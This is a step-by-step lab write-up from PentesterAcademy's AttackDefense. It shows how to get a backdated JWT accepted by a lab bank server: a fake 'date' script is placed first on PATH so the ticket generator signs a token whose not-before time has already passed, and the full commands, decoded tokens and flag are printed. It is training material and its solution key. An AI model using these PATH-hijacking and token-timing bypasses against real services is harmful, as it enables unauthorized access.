

ATTACK
DEFENSE
by PentesterAcademy

Name	Bypassing NBF Claim
URL	https://attackdefense.com/challengedetails?cid=1352
Type	REST: JWT Basics

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Listing the provided files and reading the provided information.

Command: ls

```
root@attackdefense:~# ls
GenerateTicket.py  GenerateTicket.spec  README.md  build  dist
root@attackdefense:~#
```

README.md file contains some necessary information to understand the challenge.

Command: cat README.md

```
root@attackdefense:~# cat README.md
Information:

1. Use the GenerateTicket command to generate the QR Code containing a JWT token.
2. zbar-tools can be used to extract the token from the QR Code.
3. The GenerateTicket.py file contains the actual source code of the ticket generation program.
4. The secret key used for signing the token has been redacted from the code.
root@attackdefense:~#
```

Step 2: Generating the QR Code containing a JWT Token.

The GenerateTicket command is used to generate the QR code containing a JWT token.

Commands:
GenerateTicket
ls

```
root@attackdefense:~# GenerateTicket
root@attackdefense:~#
root@attackdefense:~# ls
GenerateTicket.py  GenerateTicket.spec  README.md  build  dist  ticket.png
root@attackdefense:~#
```

The QR code has been saved to ticket.png.

Step 3: Extracting the JWT Token from the QR Code.

Using the zbarimg utility from the zbar-tools to extract the token from the QR Code.

Command: zbarimg ticket.png


```
root@attackdefense:~# zbarimg ticket.png
QR-Code:eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJEdW1teSBCYW5rIiwiaWF0IjoxNTczMz
IxODYzLCJuYmYiOjE1NzM1ODEwNjMsImV4cCI6MTU3MzY2NzQ2M30.0QGTRMGOfbR6Iyfm9doSJqsdXi3pnXJ4V
nMo3iIeItQ
scanned 1 barcode symbols from 1 images in 0.36 seconds

root@attackdefense:~#
```

JWT Token:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJEdW1teSBCYW5rIiwiaWF0IjoxNTczMzIx
ODYzLCJuYmYiOjE1NzM1ODEwNjMsImV4cCI6MTU3MzY2NzQ2M30.0QGTRMGOfbR6Iyfm9
doSJqsdXi3pnXJ4VnMo3iIeItQ

Step 4: Decoding the token fields.

Alternative 1: Using https://jwt.io to decode the token fields.



Alternative 2: Using the base64 utility.

Decoding the header part:

Command: echo eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9 | base64 -d

```
root@attackdefense:~# echo eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9 | base64 -d
{"alg":"HS256","typ":"JWT"}root@attackdefense:~#
root@attackdefense:~#
```

Decoding the payload part:

Command: echo eyJpc3MiOiJEdW1teSBCYW5rIiwiaWF0IjoxNTczMzIxODYzLCJuYmYiOjE1NzM1ODEwNjMsImV4cCI6MTU3MzY2NzQ2M30 | base64 -d

```
root@attackdefense:~# echo eyJpc3MiOiJEdW1teSBCYW5rIiwiaWF0IjoxNTczMzIxODYzLCJuYmYiOjE1NzM1ODEwNjMsImV4cCI6MTU3MzY2NzQ2M30 | base64 -d
{"iss":"Dummy Bank","iat":1573321863,"nbf":1573581063,"exp":1573667463}base64: invalid input
root@attackdefense:~#
```

The token contains the following claims:

1. iss (Issuer) Claim - The name of the entity that issued the token.
2. iat (Issued At) Claim - Identifies the time at which the JWT token was issued.
3. nbf (Not Before) Claim - Identifies the time before which the JWT token MUST NOT be accepted for processing.
4. exp (Expiration Time) - Identifies the expiration time on or after which the JWT MUST NOT be accepted for processing.

The nbf field in the token is set to 3 days ahead of the iat field.

Step 5: Connecting to the bank server and sending the generated token.

Check the IP address of the machine.

Command: ifconfig

```
root@attackdefense:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.1.1.10  netmask 255.255.255.0  broadcast 10.1.1.255
        ether 02:42:0a:01:01:0a  txqueuelen 0  (Ethernet)
        RX packets 572  bytes 41239 (41.2 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 458  bytes 357962 (357.9 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.20.131.2  netmask 255.255.255.0  broadcast 192.20.131.255
        ether 02:42:c0:14:83:02  txqueuelen 0  (Ethernet)
        RX packets 30  bytes 2292 (2.2 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 18  bytes 1557 (1.5 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 18  bytes 1557 (1.5 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@attackdefense:~#
```

The bank server is running on the server having IP address 192.20.131.3 on port 8080.

Connect to the bank server:

Command: curl 192.20.131.3:8080

```
root@attackdefense:~# curl 192.20.131.3:8080
This page doesn't exists.
Go to /validate if you want to validate your token.
root@attackdefense:~#
```

The token must be sent to /validate.

Send a GET request to /validate:

Command: curl 192.20.131.3:8080/validate

```
root@attackdefense:~# curl 192.20.131.3:8080/validate
Method not allowed!
Send a POST request instead.
root@attackdefense:~#
```

The response reveals that /validate accepts a POST request.

Send a POST request to /validate along with some test data:

Command: curl -X POST -d "data=value" 192.20.131.3:8080/validate

```
root@attackdefense:~# curl -X POST -d "data=value" 192.20.131.3:8080/validate
Pass the token as a JSON Object.
{"token": "YOUR_JWT_TOKEN"}
Don't forget to specify the proper headers!
root@attackdefense:~#
```

Send a POST request to /validate along with the JWT Token:

Command: curl -X POST -H "Content-Type: application/json" -d '{ "token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJEdW1teSBCYW5rIiwiaWF0IjoxNTczMzIxODYzLCJuYmYiOjE1NzM1ODEwNjMsImV4cCI6MTU3MzY2NzQ2M30.0QGTRMGOfbR6Iyfm9doSJqsdXi3pnXJ4VnMo3iIeItQ" }' 192.20.131.3:8080/validate

```
root@attackdefense:~# curl -X POST -H "Content-Type: application/json" -d '{ "token": "
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJEdW1teSBCYW5rIiwiaWF0IjoxNTczMzIxODYzLC
JuYmYiOjE1NzM1ODEwNjMsImV4cCI6MTU3MzY2NzQ2M30.0QGTRMGOfbR6Iyfm9doSJqsdXi3pnXJ4VnMo3iIeI
tQ" }' 192.20.131.3:8080/validate
Please come after 2 days 23 hours and 24 minutes!
root@attackdefense:~#
```

The server didn't validated the token and sent a response saying come after a certain time. This happened because of the presence of nbf field in the token which would make the token valid only after 3 days. The token could be validated ahead of the actual time, if the time on client and server are not properly synced.

Step 6: Generating a token that would be validated by the server.

The code for GenerateTicket has been provided: GenerateTicket.py

Command: cat GenerateTicket.py

```
root@attackdefense:~# cat GenerateTicket.py
import qrcode
import jwt
import subprocess

secret = "[REDACTED]"

currentTime = subprocess.check_output(["date", "+%s"]);
currentTime = int(currentTime[:-1])

token = jwt.encode(
    {
        "iss": "Dummy Bank",
        "iat": currentTime,
        "nbf": currentTime + 259200,
        "exp": currentTime + 345600
    },
    secret,
    algorithm = "HS256"
)

img = qrcode.make(token)
img.save("ticket.png")
root@attackdefense:~#
```

The nbf value if set to 3 days after the current time:

"nbf": currentTime + 259200

Since there is no possible way here to set the server time, in order to get the token validated the time of the client machine needs to be set to 3 days before today.

Approach 1: Changing the date using the date command:

Command: date -s "6 November 2019 00:00:00"

```
root@attackdefense:~# date -s "6 November 2019 00:00:00"
date: cannot set date: Operation not permitted
Wed Nov  6 00:00:00 UTC 2019
root@attackdefense:~#
```

The date command didn't worked.

Approach 2: Changing the PATH environment variable so that the GenerateTicket binary uses the fake date script.

Notice that the application makes use of date binary to get the current time (revealed from GenerateTicket.py).

Commands:
export PATH="$PWD:$PATH"
echo $PATH

```
root@attackdefense:~# export PATH="$PWD:$PATH"
root@attackdefense:~# echo $PATH
/root:dist/GenerateTicket:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
root@attackdefense:~#
```

Setting up a fake date script:

Save the following script as date:

#!/bin/bash

echo 1573024862

```
root@attackdefense:~# cat date
#!/bin/bash

echo 1573024862
root@attackdefense:~#
```

Note: The value that is returned using the echo command is 3 days back from the time of writing this manual. Modify the epoch value accordingly.

Make the date script executable.

Command: chmod +x date

```
root@attackdefense:~# chmod +x date
root@attackdefense:~#
```

Generate the QR Code again.

Command: GenerateTicket

```
root@attackdefense:~# GenerateTicket
root@attackdefense:~#
```

Extract the token from the QR Code:

Command: zbarimg ticket.png

```
root@attackdefense:~# zbarimg ticket.png
QR-Code:eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJEdW1teSBCYW5rIiwiaWF0IjoxNTczMD
I0ODYyLCJuYmYiOjE1NzMyODQwNjIsImV4cCI6MTU3MzM3MDQ2Mn0.2wJEVDjTDnO-UblhG-WM_X3OLr8SlsvcN
Y7QZnrJn4w
scanned 1 barcode symbols from 1 images in 0.46 seconds

root@attackdefense:~#
```

JWT Token:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJEdW1teSBCYW5rIiwiaWF0IjoxNTczMDI0ODYyLCJuYmYiOjE1NzMyODQwNjIsImV4cCI6MTU3MzM3MDQ2Mn0.2wJEVDjTDnO-UblhG-WM_X3OLr8SlsvcNY7QZnrJn4w

Step 7: Connecting to the bank server and sending the newly generated token.

Command: curl -X POST -H "Content-Type: application/json" -d '{ "token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJEdW1teSBCYW5rIiwiaWF0IjoxNTczMDI0ODYyLCJuYmYiOjE1NzMyODQwNjIsImV4cCI6MTU3MzM3MDQ2Mn0.2wJEVDjTDnO-UblhG-WM_X3OLr8SlsvcNY7QZnrJn4w" }' 192.20.131.3:8080/validate

```
root@attackdefense:~# curl -X POST -H "Content-Type: application/json" -d '{ "token": "
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJEdW1teSBCYW5rIiwiaWF0IjoxNTczMDI0ODYyLC
JuYmYiOjE1NzMyODQwNjIsImV4cCI6MTU3MzM3MDQ2Mn0.2wJEVDjTDnO-UblhG-WM_X3OLr8SlsvcNY7QZnrJn
4w" }' 192.20.131.3:8080/validate
Golden Ticket: This_Is_The_Golden_Ticket_d3470c082292feb6974f74daa4375d4c2e
root@attackdefense:~#
```

This time the token got validated and the bank server returned the golden ticket.

Golden Ticket: This_Is_The_Golden_Ticket_d3470c082292feb6974f74daa4375d4c2e

References:

1. JWT RFC (https://tools.ietf.org/html/rfc7519)
2. JWT debugger (https://jwt.io/#debugger-io)